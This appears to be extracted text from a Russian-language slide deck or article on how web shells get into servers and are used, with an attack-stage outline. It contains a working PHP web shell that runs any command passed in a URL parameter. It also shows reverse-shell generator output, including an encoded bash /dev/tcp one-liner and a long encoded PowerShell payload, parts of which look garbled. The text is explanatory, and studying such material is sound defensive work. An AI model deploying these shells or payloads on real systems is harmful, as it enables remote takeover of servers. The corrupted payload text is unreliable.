
Shell
cixtor.com/x

You are authenticated
cixtor@linux: $ ls -lhas
total 548K
4.0K drwxr-xr-x 7 cixtor cixtor
4.0K drwxr-xr-x 22 cixtor cixtor
4.0K drwxr-xr-x 3 cixtor cixtor
152K -rw-r--r-- 1 cixtor cixtor 150K Aug 19 2012 c99.php
4.0K drwxr-xr-x 8 cixtor cixtor 4.0K May 23 13:17 dvwa
4.0K -rw-r--r-- 1 cixtor cixtor 86 Apr 29 22:09 e-commerce.cxt
4.0K -rw-rw-r-- 1 cixtor cixtor 1.5K Jun 30 2012 fileupload.php
4.0K -rw-r--r-- 1 cixtor cixtor 16 Jan 7 20:19 phpinfo.php
108K -rw-r--r-- 1 cixtor cixtor 106K May 28 19:21 r57-login.php
108K -rw-r--r-- 1 cixtor cixtor 106K May 28 19:21 r57.php
4.0K -rw-r--r-- 1 cixtor cixtor 125 May 4 00:16 server.php
4.0K -rw-r--r-- 1 cixtor cixtor 259 Mar 9 16:18 test-upload.php
4.0K drwxr-xr-x 2 cixtor cixtor 4.0K Feb 19 10:35 upload-script
132K -rw-r--r-- 1 cixtor cixtor 131K Jun 2 12:37 xbGdeDqgIw.php


cixtor@linux: $
  
```



Как проникают веб-шеллы



Анатомия веб-атаки



web shells



Влияние

3

- Нарушение данных
- Потеря доступа к системе/данным
- Вымогательство выкупа
- Порча

Эскалация

2


- Вредоносное ПО загружается на веб-сервер для установления присутствия
- Дополнительное вредоносное ПО (полезная нагрузка) выполняется для:
 - выполнить атаку с использованием программ-вымогателей
 - извлечь данные
 - собрать учетные данные
 - переместиться вбок
 - расширить доступ к учетной записи

Проникновение

1

- Уязвимости веб-сервера или WAS, используемые для получения первоначального доступа
- Например, SQL-инъекция, кража учетных данных, фишинг

Веб-оболочки в дикой природе



```

1 <form method="get" name="shell">
2 <input type="text" name="command" id="command" size="80" autofocus>
3 <input type="submit" value="Run">
4 </form>
5 <pre><?php if(isset($_GET['command'])) { system($_GET['command']); }?></pre>


```

```

root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 2
Full payload for cmd to reverse shell for Linux target is:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNi8xMjM0IDA+JjE=|base64 -d|bash
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 1
Full payload for cmd to reverse shell for Windows target is:
powershell.exe -EncodedCommand JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1A
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEALgA2ACcAL
AAxADIAMwA0ACkAOwAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbA
GIAeQB0AGUAWwBdAF0AJABiAHkAdAB1AHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJ
ABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdAB1AHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATAB1A
G4AZwB0AGgAKQApACAALQBUAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAE
QBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAE EAUwBDAEKASQBFAG4AYwBvAGQAaQBwAGcAKQAuAECaZQB0A
FMAdABYAGkAbgBnACgAJABiAHkAdAB1AHMALAAwACwAIAAaAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQB1AHgAI
AAkAGQAYQB0AGEAIAAyAD4AJgAxACAaFAAgAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAAPADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
CAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAaKwAgACcAUABTACAATwAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAaKwAgACcAP
gAgACcAOwAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdAB1AHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBjA
EkAKQAuAECaZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIaAaQB0AGUAK
AAkAHMAZQBwAGQAYgB5AHQAZQAsADAALAAkAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACkAOwAkAHMAdABYAGUAYQBtA
C4ARgBsAHUAcwBoACgAKQB9ADsAIAA=
root@hk:~/genRev_shell#

